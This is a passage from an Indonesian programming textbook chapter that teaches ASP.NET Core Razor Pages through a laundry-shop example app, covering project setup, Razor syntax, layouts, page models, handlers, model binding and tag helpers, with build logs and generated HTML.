Di VS Code, buka tampilan Extensions (**Ctrl+Shift+X**, macOS **Cmd+Shift+X**) dan pasang **C# Dev Kit**, atau ketik `code --install-extension ms-dotnettools.csdevkit`. Ekstensi ini membawa ekstensi **C#** (pewarnaan, pelengkapan, galat saat mengetik, *debugging*) dan **.NET Install Tool**, serta menambahkan **Solution Explorer** dan perintah seperti **.NET: New Project...** [13]. Ekstensi ini gratis untuk perorangan, pendidikan, dan sumber terbuka; organisasi yang lebih besar memerlukan langganan Visual Studio. Di Windows dan macOS, jalankan juga sekali `dotnet dev-certs https --trust` agar alamat `https://localhost` proyek baru terbuka tanpa peringatan; proyek-proyek bab ini memakai `http://127.0.0.1` biasa dan tidak memerlukannya.

9.5.4 Apa yang dapat dan tidak dapat dilakukan *build* buku ini

Mesin *build* memiliki .NET 10 SDK tetapi **tidak dapat menjangkau NuGet**. ASP.NET Core ada di *shared framework*, sehingga setiap contoh Razor Pages **dikompilasi dengan `dotnet build` dan dijalankan**. *Driver* SQLite `Microsoft.Data.Sqlite` adalah paket NuGet, sehingga jalur Razor Pages membaca data contoh Laundry dari **ekspor CSV** yang menyertai basis data

(`data/csv/*.csv`, baris-baris yang sama dengan `laundry.db`) dan menyimpannya di memori. Kelas data kedua untuk basis data yang sebenarnya disertakan di sebelahnya, dan hanya dikompilasi bila diminta, setelah

```
dotnet add package Microsoft.Data.Sqlite
```

dengan `dotnet run -p:UseSqlite=true`. **Kelas itu tidak dikompilasi di sini** (Subbab 9.10.3). Web Forms tidak dapat berjalan di Linux; *listing*-nya **tidak dijalankan** (Subbab 9.9). Jalur PHP, Java, dan Python serta JavaScript bersamanya **dijalankan sungguhan**, di terminal dan di peramban Chromium tanpa layar, atas salinan `laundry.db`. `VERIFIED.md` di folder kode mencatat setiap perintah beserta hasilnya.

9.6 Aplikasi Razor Pages Pertama

9.6.1 Satu perintah

Di terminal, di folder tempat Anda menyimpan proyek:

```
dotnet new webapp -o FirstApp
```

`dotnet new` membuat proyek dari sebuah **templat**; `webapp` adalah *ASP.NET Core Web App (Razor Pages)*; `-o FirstApp` menamai folder sekaligus proyeknya. **Kode 9.9** adalah jawabannya.

Kode 9.9 Keluaran nyata `dotnet new webapp` di mesin *build* (jalurnya dipersingkat). *Restore* mengambil paket-paket proyek; tidak ada paket selain *shared framework*, sehingga berhasil walau luring.

```
The template "ASP.NET Core Web App (Razor Pages)" was created successfully.
This template contains technologies from parties other than Microsoft, see
https://aka.ms/aspnetcore/10.0-third-party-notices for details.

Processing post-creation actions...
Restoring /…/FirstApp/FirstApp.csproj:
  Determining projects to restore...
  Restored /…/FirstApp/FirstApp.csproj (in 115 ms).
Restore succeeded.
```

"Teknologi dari pihak selain Microsoft" itu adalah Bootstrap dan jQuery, yang disalin ke `wwwroot/lib/`. Sekarang jalankan:

```
cd FirstApp
dotnet run --urls http://127.0.0.1:8901
```

`dotnet run` melakukan *restore*, mengompilasi, dan menjalankan proyek; `--urls` memilih alamat, yang bila tidak diberikan diambil dari `Properties/launchSettings.json`. **Kode 9.10** adalah lognya.

Kode 9.10 Log `dotnet run --urls http://127.0.0.1:8901` (tiga baris sebelumnya, tentang *launch settings* dan kunci *data protection*, tidak ditampilkan). Peringatannya tidak berbahaya: templat mengalihkan HTTP ke HTTPS dan tidak diberi alamat HTTPS.

```
info: Microsoft.Hosting.Lifetime[14]
      Now listening on: http://127.0.0.1:8901
info: Microsoft.Hosting.Lifetime[0]
      Application started. Press Ctrl+C to shut down.
info: Microsoft.Hosting.Lifetime[0]
      Hosting environment: Development
info: Microsoft.Hosting.Lifetime[0]
      Content root path: /…/FirstApp
warn: Microsoft.AspNetCore.HttpsPolicy.HttpsRedirectionMiddleware[3]
      Failed to determine the https port for redirect.
```

Buka `http://127.0.0.1:8901/`: halaman berjudul *Home page - FirstApp* bertuliskan *Welcome*. Hentikan dengan **Ctrl+C**. Perhatikan bahwa aplikasi itu **adalah** server webnya — ASP.NET Core membawa servernya sendiri, **Kestrel** — bahwa ia menyala dalam sekitar satu detik, dan bahwa lingkungannya **Development** (Subbab 9.6.3). Di VS Code: **File → Open Folder…**, pilih `FirstApp`, tekan **F5** dan pilih *C#*; peramban terbuka dan *breakpoint* berfungsi.

9.6.2 Anatomi proyek Razor Pages

Tanpa `bin/` dan `obj/` (hasil kompilasi) serta 9,6 MB Bootstrap dan jQuery, proyeknya adalah:

```
FirstApp/
├── FirstApp.csproj            proyek: apa yang dibangun, untuk .NET mana
├── Program.cs                 program: layanan, pipeline, jalankan
├── appsettings.json           pengaturan (ditimpa appsettings.Development.json)
├── Properties/
│   └── launchSettings.json    cara "dotnet run" dan F5 menyalakannya
├── Pages/                     satu .cshtml (+ .cshtml.cs) per halaman
│   ├── Index.cshtml           halaman di /
│   ├── Index.cshtml.cs        page model-nya
│   ├── Privacy.cshtml(.cs), Error.cshtml(.cs)
│   ├── _ViewImports.cshtml    using dan tag helper untuk setiap halaman
│   ├── _ViewStart.cshtml      dijalankan sebelum setiap halaman: memilih layout
│   └── Shared/_Layout.cshtml  bingkai di sekeliling setiap halaman
└── wwwroot/                   berkas statis: css/, js/, lib/, favicon.ico
```

Tabel 9.9 menjelaskan kegunaan setiap bagian dan padanannya di bab-bab sebelumnya.

Tabel 9.9 Bagian-bagian proyek Razor Pages. Folder `Pages` adalah peta situs: jalur sebuah berkas di bawah `Pages` adalah alamatnya.

Bagian	Kegunaan	Padanan terdekat sebelumnya
`*.csproj`	*Framework* sasaran, paket, opsi *build*	`composer.json`, `pom.xml`
`Program.cs`	Mendaftarkan layanan, membangun *pipeline* permintaan	`web.xml` dan *container* (Bab 7)
`Pages/X.cshtml`	*Markup* halaman `/X`, berisi kode Razor	`x.php`, `x.jsp`
`Pages/X.cshtml.cs`	*Page model*: *handler* dan data halaman	`doGet`, `doPost` pada *servlet*
`_Layout.cshtml`	Bingkai bersama semua halaman	*header* dan *footer* yang disertakan
`_ViewImports`, `_ViewStart`	Pengaturan untuk setiap halaman dalam folder	direktif yang diulang di atas setiap JSP
`wwwroot/`	Berkas yang dikirim apa adanya	*document root* Apache
`appsettings*.json`	Konfigurasi	`config.php`, `context.xml`

Kode 9.11 adalah berkas proyeknya.

Kode 9.11 `FirstApp.csproj`. `Sdk="Microsoft.NET.Sdk.Web"` menjadikannya proyek web yang memakai *shared framework* ASP.NET Core; `net10.0` adalah sasarannya; `Nullable` dan `ImplicitUsings` menyalakan pemeriksaan `null` dan `using` otomatis.

```
<Project Sdk="Microsoft.NET.Sdk.Web">

  <PropertyGroup>
    <TargetFramework>net10.0</TargetFramework>
    <Nullable>enable</Nullable>
    <ImplicitUsings>enable</ImplicitUsings>
  </PropertyGroup>

</Project>
```

Dengan `Nullable` aktif, kompilator membedakan `string` (tidak pernah `null`) dari `string?` (boleh `null`) dan memperingatkan bila `null` mungkin terpakai tanpa sengaja — `NullPointerException` Java yang tertangkap sebelum program berjalan.

9.6.3 `Program.cs`: layanan, lalu *pipeline*

Kode 9.12 adalah seluruh program templat itu.

Kode 9.12 `Program.cs` dari templat. Sebelum `builder.Build()` layanan didaftarkan; sesudahnya *pipeline* dibangun; `app.Run()` menyalakan Kestrel dan menunggu.

```
var builder = WebApplication.CreateBuilder(args);

// Add services to the container.
builder.Services.AddRazorPages();

var app = builder.Build();

// Configure the HTTP request pipeline.
if (!app.Environment.IsDevelopment())
{
    app.UseExceptionHandler("/Error");
    // The default HSTS value is 30 days. You may want to change this for production
scenarios, see https://aka.ms/aspnetcore-hsts.
    app.UseHsts();
}

app.UseHttpsRedirection();

app.UseRouting();

app.UseAuthorization();

app.MapStaticAssets();
app.MapRazorPages()
   .WithStaticAssets();

app.Run();
```

Tidak ada kelas dan tidak ada `Main`: C# mengizinkan *top-level statements* dalam satu berkas. Setiap program ASP.NET Core memiliki tiga bagian yang sama.

Layanan. `WebApplication.CreateBuilder(args)` membaca konfigurasi (berkas `appsettings`, variabel lingkungan, baris perintah), menyiapkan *logging*, dan menyiapkan **kontainer layanan** (*service container*). `AddRazorPages()` mendaftarkan apa yang dibutuhkan Razor Pages. *Layanan* adalah objek apa pun yang mungkin diminta aplikasi kelak; kontainer membuatnya dan menyerahkannya — **injeksi dependensi** (Subbab 9.8.1).

Pipeline. Sesudah `Build()`, setiap baris `Use…` atau `Map…` menambahkan sepotong ***middleware***, komponen yang menerima permintaan lalu menjawabnya atau meneruskannya. Di sini: di luar Development, `UseExceptionHandler("/Error")` mengubah pengecualian apa pun menjadi

halaman yang ramah dan `UseHsts` meminta peramban hanya memakai HTTPS; `UseHttpsRedirection` mengalihkan HTTP ke HTTPS; `UseRouting` menentukan *endpoint* mana — halaman, berkas, atau API — pemilik alamat itu; `UseAuthorization` memeriksa hak akses; `MapStaticAssets` melayani `wwwroot`; `MapRazorPages` menjadikan setiap halaman sebuah *endpoint*. Inilah rantai *filter* Bab 7 dalam wujud lain, dan urutan baris adalah urutan *pipeline*.

Menjalankan. `app.Run()` menyalakan Kestrel dan menunggu sampai dihentikan.

> **Development bukan produksi.** Dalam Development, ASP.NET Core menampilkan halaman galat terperinci lengkap dengan *stack trace* dan baris sumber — hadiah bagi penyerang. Lingkungan ditentukan oleh `ASPNETCORE_ENVIRONMENT`, yang diatur `launchSettings.json` menjadi `Development` untuk `dotnet run`; aplikasi yang dipublikasikan berjalan sebagai `Production`.

9.6.4 Halaman dan *page model*-nya

Halaman beranda terdiri atas dua berkas: *markup*-nya (**Kode 9.13**)

Kode 9.13 `Pages/Index.cshtml` dari templat. `@page` menjadikan berkas itu halaman beralamat; `@model IndexModel` menyebut *page model*-nya; `@{ … }` menjalankan C# sebelum HTML ditulis.

```
@page
@model IndexModel
@{
    ViewData["Title"] = "Home page";
}

<div class="text-center">
    <h1 class="display-4">Welcome</h1>
    <p>Learn about <a href="https://learn.microsoft.com/aspnet/core">building Web apps with
ASP.NET Core</a>.</p>
</div>
```

dan *page model*-nya (**Kode 9.14**).

Kode 9.14 `Pages/Index.cshtml.cs`: *page model* dengan `OnGet` kosong, yang dijalankan untuk setiap `GET` ke halaman itu sebelum *markup* dirender.

```
using Microsoft.AspNetCore.Mvc;
using Microsoft.AspNetCore.Mvc.RazorPages;

namespace FirstApp.Pages;

public class IndexModel : PageModel
{
    public void OnGet()
    {

    }
}
```

`@page` menjadikan berkas `.cshtml` sebuah Razor *Page* dengan alamat yang diambil dari letaknya: `Pages/Index.cshtml` menjawab `/`, `Pages/Privacy.cshtml` menjawab `/Privacy`, `Pages/Admin/Bills.cshtml` akan menjawab `/Admin/Bills`. Di dalam *markup*, `Model` adalah objek *page model* yang menangani permintaan; `ViewData["Title"]` meneruskan judul ke *layout*. Untuk setiap permintaan, ASP.NET Core membuat `IndexModel` baru, memanggil ***handler*** yang cocok, merender *markup*, lalu membuang objek itu — tidak ada yang bertahan antarpermintaan kecuali Anda menyimpannya di tempat yang bertahan, aturan PHP dan kebalikan dari *field servlet* bersama yang diperingatkan Bab 7.

9.7 Sintaks Razor

9.7.1 Satu karakter: `@`

Razor adalah bahasa templat berkas `.cshtml` [14]. Bila PHP memiliki `<?php ?>` dan JSP memiliki `<% %>`, `<%= %>`, dan `${}`, Razor hanya memiliki **satu** karakter, `@`, dan ia sendiri yang menentukan di mana kode berakhir: `@nama` memulai ekspresi, `@( … )` membatasinya secara eksplisit, `@{ … }` adalah blok pernyataan, dan `@if`, `@foreach`, `@switch` memulai alur kendali yang kurung kurawalnya kembali berisi HTML. **Kode 9.15** adalah halaman *Razor tour* aplikasi Laundry.

Kode 9.15 `Pages/Razor.cshtml`: tur Razor. Blok `@{ … }` mendeklarasikan variabel C#; setiap baris daftar memperlihatkan satu aturan.

```
@page
@{
    ViewData["Title"] = "Razor tour";
    var kilos = 5;
    var pricePerKg = 8000;
    var note = "<b>Please do not iron the batik</b>";
    string[] racks = ["A01", "A02", "A03"];
    var status = "finished";
}
<h1>Razor, one idea per line</h1>
<ol>
    <li>An expression: 2 + 3 = @(2 + 3)</li>
    <li>A variable: @kilos kg at @pricePerKg per kg = @(kilos * pricePerKg)</li>
    <li>A method call: @LaundryRules.Rupiah(kilos * pricePerKg)</li>
    <li>Text is encoded, so this stays text: @note</li>
    <li>Unless you insist (trusted markup only): @Html.Raw("<em>express</em>")</li>
    <li>An e-mail address is not code: cs@profitina-laundry.example</li>
    <li>Two at signs make one: @@profitina_laundry</li>
    @if (kilos > 4)
    {
        <li>A decision: more than 4 kg, so a free laundry bag.</li>
    }
    else
    {
        <li>A decision: a small load.</li>
    }
    @foreach (var rack in racks)
    {
        <li>A loop: rack @rack</li>
    }
    @switch (status)
    {
        case "queued":
            <li>A switch: in process</li>
            break;
        case "finished":
            <li>A switch: ready for pickup</li>
            break;
        default:
            <li>A switch: collected</li>
            break;
    }
    <li>Plain text inside a code block: @{ var total = kilos * pricePerKg; <text>total =
@total</text> }</li>
</ol>
@* A Razor comment: removed on the server, never sent. *@
<!-- An HTML comment: sent to the browser, visible with View Source. -->
```

Kode 9.15 (Lanjutan) *Pages/Razor.cshtml: tur Razor. Blok @{ … } mendeklarasikan variabel C#; setiap baris daftar memperlihatkan satu aturan.*

```
<p>Rendered at @DateTime.Now.ToString("HH:mm:ss") by the server.</p>
```

Kode 9.16 adalah bagian jawaban nyata di antara `<main>` dan `</main>`.

Kode 9.16 HTML nyata yang dihasilkan **Kode 9.15**. Komentar Razor telah lenyap, komentar HTML tidak, dan `note` telah di-*encode*.

```
<h1>Razor, one idea per line</h1>
<ol>
    <li>An expression: 2 + 3 = 5</li>
    <li>A variable: 5 kg at 8000 per kg = 40000</li>
    <li>A method call: Rp 40.000</li>
    <li>Text is encoded, so this stays text: &lt;b&gt;Please do not iron the
batik&lt;/b&gt;</li>
    <li>Unless you insist (trusted markup only): <em>express</em></li>
    <li>An e-mail address is not code: cs@profitina-laundry.example</li>
    <li>Two at signs make one: @profitina_laundry</li>
        <li>A decision: more than 4 kg, so a free laundry bag.</li>
        <li>A loop: rack A01</li>
        <li>A loop: rack A02</li>
        <li>A loop: rack A03</li>
            <li>A switch: ready for pickup</li>
    <li>Plain text inside a code block: total = 40000</li>
</ol>
<!-- An HTML comment: sent to the browser, visible with View Source. -->
<p>Rendered at 22:12:26 by the server.</p>
```

Baris demi baris: `@(2 + 3)` adalah **ekspresi eksplisit**. `@kilos` adalah **ekspresi implisit**, yang berakhir di spasi — maka perkalian memerlukan tanda kurung, `@(kilos * pricePerKg)`. Pemanggilan metode seperti `@LaundryRules.Rupiah(…)` tidak memerlukannya. `@note` mencetak `<b>`: **Razor melakukan *encoding* HTML terhadap semua yang dicetaknya**, sifat keamanan terpenting bahasa ini. `@Html.Raw` mematikan *encoding* untuk *markup* buatan program Anda sendiri — jangan pernah untuk apa pun yang diketik pengunjung. Alamat surel dikenali dan dibiarkan; `@@` menulis satu `@`. `@if … else`, `@foreach`, dan `@switch` memilih dan mengulang potongan HTML, dan indentasi sumbernya disalin apa adanya. `<text>…</text>` menulis teks biasa dari dalam blok kode. `@* … *@` dihapus di server, sedangkan `<!-- … -->` ikut terkirim ke setiap peramban. **Tabel 9.10** mengumpulkan aturannya berdampingan dengan kembarannya di PHP dan JSP.

Tabel 9.10 Razor berdampingan dengan PHP dan JSP. Di Razor, bentuk yang pendek adalah bentuk yang aman.

Untuk ...	Razor	PHP (Bab 3)	JSP (Bab 7)
mencetak nilai, ter-*encode*	`@x`, `@(a + b)`	`<?= htmlspecialchars($x) ?>`	`<c:out value="${x}"/>`
mencetak *markup* tanpa *encoding*	`@Html.Raw(x)`	`<?= $x ?>`	`${x}`
menjalankan pernyataan	`@{ var t = a * b; }`	`<?php $t = $a * $b; ?>`	`<% int t = a * b; %>`
memutuskan	`@if (c) { … } else { … }`	`<?php if ($c): ?> … <?php endif; ?>`	`<c:if test="${c}">…</c:if>`
mengulang	`@foreach (var r in racks) { … }`	`<?php foreach ($racks as $r): ?>`	`<c:forEach var="r" items="${racks}">`
komentar, tidak dikirim	`@* … *@`	`<?php /* … */ ?>`	`<%-- … --%>`

9.7.2 *Layout* dan dua berkas bergaris bawah

Setiap halaman Laundry berbagi satu bingkai, **Kode 9.17**.

Kode 9.17 `Pages/Shared/_Layout.cshtml`: bingkai setiap halaman. `@RenderBody()` adalah tempat isi halaman; `@RenderSectionAsync("Scripts", …)` adalah tempat halaman boleh menambahkan skrip.

```
<!DOCTYPE html>
<html lang="en">
<head>
    <meta charset="utf-8">
    <meta name="viewport" content="width=device-width, initial-scale=1">
    <title>@ViewData["Title"] - Profitina Laundry</title>
    <link rel="stylesheet" href="~/css/site.css">
</head>
<body>
    <header>
        <img src="~/img/profitina-logo-horizontal.png" alt="Profitina">
        <nav>
            <a asp-page="/Index">Prices</a>
            <a asp-page="/Quote">Quote</a>
            <a asp-page="/Status">Bill status</a>
            <a asp-page="/Counter" asp-route-outlet="O03">Counter</a>
            <a asp-page="/Razor">Razor tour</a>
        </nav>
    </header>
    <main>
        @RenderBody()
    </main>
    <footer>Profitina Laundry &middot; Surabaya &middot; ASP.NET Core
@Environment.Version</footer>
    @await RenderSectionAsync("Scripts", required: false)
</body>
</html>
```

`@RenderBody()` menandai lubang yang diisi setiap halaman — *master page* ASP.NET 2.0 dan penyertaan (*include*) di Bab 3 dan 7, tetapi terbalik: bingkailah yang menyertakan halaman. `@RenderSectionAsync("Scripts", required: false)` adalah lubang bernama yang diisi halaman dengan `@section Scripts { … }`. `~/` berarti akar aplikasi, yang tetap benar bila aplikasi dipublikasikan di bawah sub-jalur. Tautan `asp-page` adalah *tag helper* (Subbab 9.8.4).

`_ViewStart.cshtml` memilih *layout* untuk setiap halaman dengan satu pernyataan, `Layout = "_Layout";`, dan `_ViewImports.cshtml` memuat apa yang sebaliknya harus diulang setiap halaman:

```
@using LiveStatus
@using LiveStatus.Data
@namespace LiveStatus.Pages
@addTagHelper *, Microsoft.AspNetCore.Mvc.TagHelpers
```

Baris terakhirnya menyalakan *tag helper* bawaan; tanpa baris itu, `asp-page` akan sampai ke peramban sebagai atribut yang tidak dikenal.

9.8 *Page Model*, *Handler*, dan *Tag Helper*

Bagian bab selanjutnya memakai satu aplikasi, **LiveStatus**, di `Code_new/Chapter09/aspnet/LiveStatus/`: daftar harga, formulir penawaran harga, tur Razor, status nota, dan konter. `cd aspnet/LiveStatus` lalu `dotnet run` menyalakannya di `http://127.0.0.1:8910/`.

9.8.1 *Page model* yang meminta apa yang dibutuhkannya

Daftar harga, **Kode 9.18**, mengulang layanan dan gerai.

Kode 9.18 `Pages/Index.cshtml` pada LiveStatus: daftar harga, dua perulangan `@foreach`; setiap nilai yang dicetak dengan `@` di-*encode*.

```
@page
@model IndexModel
@{
    ViewData["Title"] = "Prices";
}
<h1>Our prices</h1>
<p>@Model.Services.Count services at @Model.Outlets.Count outlets, per unit.</p>
<table>
    <thead><tr><th>Code</th><th>Service</th><th class="money">Price</th></tr></thead>
    <tbody>
    @foreach (var s in Model.Services)
    {
        <tr>
            <td>@s.Id</td>
            <td>@s.Description</td>
            <td class="money">@LaundryRules.Rupiah((long)s.Price)</td>
        </tr>
    }
    </tbody>
</table>
<h2>Where to find us</h2>
<ul>
@foreach (var o in Model.Outlets)
{
    <li><strong>@o.Name</strong>, @o.Address (@o.Phone)</li>
}
</ul>
```

Page model-nya, **Kode 9.19**, menyediakan datanya.

Kode 9.19 `Pages/Index.cshtml.cs`: *page model* meminta sebuah `ILaundryStore` pada konstruktornya dan mengisi dua *property* di `OnGet`.

```
using LiveStatus.Data;
using Microsoft.AspNetCore.Mvc.RazorPages;

namespace LiveStatus.Pages;

// The page model: the C# half of Index.cshtml. ASP.NET Core creates one for every request
// and hands it the store it asks for in its constructor (dependency injection).
public class IndexModel(ILaundryStore store) : PageModel
{
    public IReadOnlyList<Service> Services { get; private set; } = [];
    public IReadOnlyList<Outlet> Outlets { get; private set; } = [];

    public void OnGet()                     // runs for GET /  (and GET /Index)
    {
        Services = store.Services();
        Outlets = store.Outlets();
    }
}
```

`public class IndexModel(ILaundryStore store) : PageModel` adalah ***primary constructor*** C# 12: kelas itu menerima parameter `store` yang dapat dipakai di mana saja di dalamnya. Kontainer layananlah yang menyediakannya: `Program.cs` (Subbab 9.10.4) mendaftarkan satu objek sebagai `ILaundryStore` aplikasi, dan ketika ASP.NET Core membuat `IndexModel`, objek itulah yang dimasukkan.

> **DEFINISI. Injeksi dependensi** (*dependency injection*) adalah susunan di mana sebuah kelas *menyatakan* objek-objek yang dibutuhkannya, biasanya sebagai parameter konstruktor, lalu kontainer layanan membuat dan menyediakannya. Kelas itu tidak pernah menulis `new CsvLaundryStore(...)`, sehingga ia tidak tahu implementasi mana yang diterimanya.

`ILaundryStore` memiliki dua implementasi dalam proyek ini, satu atas berkas CSV dan satu atas SQLite; halaman-halaman tidak dapat membedakannya dan tidak pernah berubah bila yang satu menggantikan yang lain.

9.8.2 *Handler*

Handler adalah metode *page model* yang namanya menyatakan permintaan mana yang dijawabnya, seperti ditunjukkan **Tabel 9.11**.

Tabel 9.11 Bagaimana sebuah permintaan menemukan *handler*-nya: `On`, metode HTTP, nama opsional yang diberikan melalui `?handler=`, dan akhiran opsional `Async`. Parameter diisi dari *query string*, formulir, atau rute menurut namanya.

Permintaan	*Handler* yang dipanggil	Dalam bab ini
`GET /Quote`	`OnGet()`	formulir penawaran yang kosong
`POST /Quote`	`OnPost()`	formulir yang sudah diisi kembali
`GET /Status?handler=Live&bill=…`	`OnGetLive(string? bill, string? phone)`	status nota sebagai JSON
`POST /Counter?handler=Advance&id=B2952`	`OnPostAdvance(string id)`	memajukan nota satu langkah

Handler boleh mengembalikan `void`, dan *markup* pun dirender, atau sebuah **`IActionResult`**: `Page()` merender *markup*, `RedirectToPage(…)` mengalihkan, `new JsonResult(data)` mengirim JSON, `StatusCode(304)` hanya mengirim status. Kebebasan itulah kunci Subbab 9.10: satu halaman dapat menjawab peramban dengan HTML dan menjawab skrip dengan JSON.

9.8.3 *Model binding* dan validasi

Halaman penawaran, **Kode 9.20**, menambahkan ***model binding***, yang menyalin *field* formulir ke *property* C#, dan **validasi**, yang memeriksanya.

Kode 9.20 `Pages/Quote.cshtml.cs`. `QuoteInput` mendeskripsikan formulir dengan atribut validasi; `[BindProperty]` meminta agar ia diisi dari formulir yang dikirim; `OnPost` menambahkan dua aturan sendiri dan menghitung harga.

```
using System.ComponentModel.DataAnnotations;
using LiveStatus.Data;
using Microsoft.AspNetCore.Mvc;
using Microsoft.AspNetCore.Mvc.RazorPages;
using Microsoft.AspNetCore.Mvc.Rendering;

namespace LiveStatus.Pages;

public class QuoteInput
{
    [Required(ErrorMessage = "Choose a service.")]
    [Display(Name = "Service")]
    public string ServiceId { get; set; } = "S0001";

    [Range(0.1, 999, ErrorMessage = "Enter an amount from 0.1 to 999.")]
    [Display(Name = "Amount (kg, items or pairs)")]
    public decimal Amount { get; set; } = 1;
}

public record QuoteResult(string Service, string Quantity, long Total, string ReadyBy);

public class QuoteModel(ILaundryStore store, ShopClock clock) : PageModel
{
    [BindProperty]                                  // filled from the form on POST
    public QuoteInput Input { get; set; } = new();

    public SelectList ServiceItems { get; private set; } = default!;
    public QuoteResult? Result { get; private set; }

    public void OnGet() => FillList();              // GET /Quote: the empty form

    public IActionResult OnPost()                   // POST /Quote: the form came back
    {
        FillList();
        var service = store.Services().FirstOrDefault(s => s.Id == Input.ServiceId);
        if (service is null)
        {
            ModelState.AddModelError("Input.ServiceId", "Choose a service from the list.");
        }
        else if (!service.Description.Contains("(per kg)") && Input.Amount !=
decimal.Truncate(Input.Amount))
        {
            ModelState.AddModelError("Input.Amount", "A whole number of items, for example
2.");
        }
        if (!ModelState.IsValid)
        {
            return Page();                          // the same form, with the messages
```

Kode 9.20 (Lanjutan) *Pages/Quote.cshtml.cs. QuoteInput mendeskripsikan formulir dengan atribut validasi; [BindProperty] meminta agar ia diisi dari formulir yang dikirim; OnPost menambahkan dua aturan sendiri dan menghitung harga.*

```
        }
        var units = (int)Math.Ceiling(Input.Amount); // kilograms are rounded up
        Result = new QuoteResult(service!.Description,
                                 LaundryRules.Quantity(units, service.Description),
                                 units * (long)service.Price,
                                 LaundryRules.Promised(clock.NowText(), service.Id));
        return Page();
    }

    void FillList() =>
        ServiceItems = new SelectList(store.Services(), nameof(Service.Id),
nameof(Service.Description));
}
```


Pada sebuah `POST`: ASP.NET Core membuat `QuoteModel`; ***binding*** mengisi `Input` dari *field* `Input.ServiceId` dan `Input.Amount`, mengubah `"2.1"` menjadi `decimal` 2,1; **validasi** memeriksa `[Required]` dan `[Range]` dan mencatat setiap kegagalan di **`ModelState`**, kamus dari nama *field* ke pesan-pesan (`[Display]` menyediakan label yang dibaca orang); `OnPost` menambahkan dua aturan yang tidak dapat dinyatakan atribut — layanannya harus ada, dan layanan per potong atau per pasang memerlukan bilangan bulat — dan bila `ModelState.IsValid` bernilai salah, mengembalikan `Page()`, formulir yang sama beserta nilai pengunjung dan pesannya. Bila tidak, ia menerapkan aturan harga toko. Dengan a jumlah yang dibawa dan p_s harga layanan s per satuan:

$$u = \lceil a \rceil \tag{9.1}$$

$$P = u \times p_s \tag{9.2}$$

Persamaan (9.1) membulatkan kilogram **ke atas** — fungsi *ceiling* $\lceil \cdot \rceil$, `Math.Ceiling` di C# — dan Persamaan (9.2) mengalikannya dengan harga; untuk potong dan pasang, a sudah bulat.

> **CONTOH.** Seorang pelanggan membawa 2,1 kg gorden (S0010, Rp 15.000 per kg). $u = \lceil 2.1 \rceil = 3$ dan $P = 3 \times 15000 = 45000$: Rp 45.000. Gorden dijanjikan 120 jam, sehingga gorden yang dibawa pukul 21.00 pada 30 September 2026 siap pukul 21.00 pada 5 Oktober. **Gambar 9.21** adalah halaman yang digambar mesin *build* untuk masukan persis ini. Pelanggan kedua menanyakan 2,5 *bed cover* (S0008, per potong): `[Range]` terpenuhi, tetapi `OnPost` menambahkan "A whole number of items, for example 2." ke `Input.Amount`, dan formulir kembali dengan pesan itu dan 2.5 masih di kotaknya.



Gambar 9.21 Halaman penawaran setelah mengirim 2,1 kg gorden, digambar oleh Chromium tanpa layar di mesin *build*: Rp 45.000 untuk 3 kg, siap lima hari kemudian.

9.8.4 *Tag helper*

Markup-nya, **Kode 9.21**, hampir tidak memuat HTML eksplisit untuk *field*-nya.

Kode 9.21 `Pages/Quote.cshtml`. Atribut `asp-for`, `asp-items`, dan `asp-validation-for` milik ***tag helper***; `Model.Result is { } r` berarti "bila `Result` tidak `null`, sebut ia `r`".

```
@page
@model QuoteModel
@{
    ViewData["Title"] = "Quote";
}
<h1>How much will it cost?</h1>
<form method="post">
    <p>
        <label asp-for="Input.ServiceId"></label>
        <select asp-for="Input.ServiceId" asp-items="Model.ServiceItems"></select>
        <span asp-validation-for="Input.ServiceId" class="error"></span>
    </p>
    <p>
        <label asp-for="Input.Amount"></label>
        <input asp-for="Input.Amount" type="number" step="0.1" min="0.1">
        <span asp-validation-for="Input.Amount" class="error"></span>
    </p>
    <button>Quote</button>
</form>

@if (Model.Result is { } r)
{
    <section class="card">
        <h2>@LaundryRules.Rupiah(r.Total)</h2>
        <p>@r.Service, @r.Quantity. Ready by @r.ReadyBy if you bring it now.</p>
    </section>
}
```

Tag helper adalah kelas C# yang berjalan di server ketika Razor menjumpai elemen yang cocok, lalu menulis ulang elemen itu; elemennya tetap berupa HTML yang mudah dibaca, sedangkan *helper* mengisi apa yang hanya diketahui server. **Kode 9.22** adalah wujud formulir itu dalam `GET /Quote` yang nyata.

Kode 9.22 HTML yang dihasilkan *tag helper* pada **Kode 9.21** (keluaran nyata; sembilan opsi dan sebagian besar token dihilangkan di tempat yang ditandai). Setiap atribut `name`, `id`, `for`, opsi, dan `data-val-*` ditulis oleh *helper*, dan baris terakhir ditambahkan tanpa diminta.

```
<form method="post">
    <p>
        <label for="Input_ServiceId">Service</label>
        <select data-val="true" data-val-required="Choose a service." id="Input_ServiceId"
name="Input.ServiceId"><option selected="selected" value="S0001">Wash, dry &amp; fold (per
kg)</option>
<option value="S0002">Express wash &amp; fold, 1 day (per kg)</option>
…
<option value="S0012">Helmet cleaning (per item)</option>
</select>
        <span class="error field-validation-valid" data-valmsg-for="Input.ServiceId" data-
valmsg-replace="true"></span>
    </p>
    <p>
        <label for="Input_Amount">Amount (kg, items or pairs)</label>
        <input type="number" step="0.1" min="0.1" data-val="true" data-val-number="The
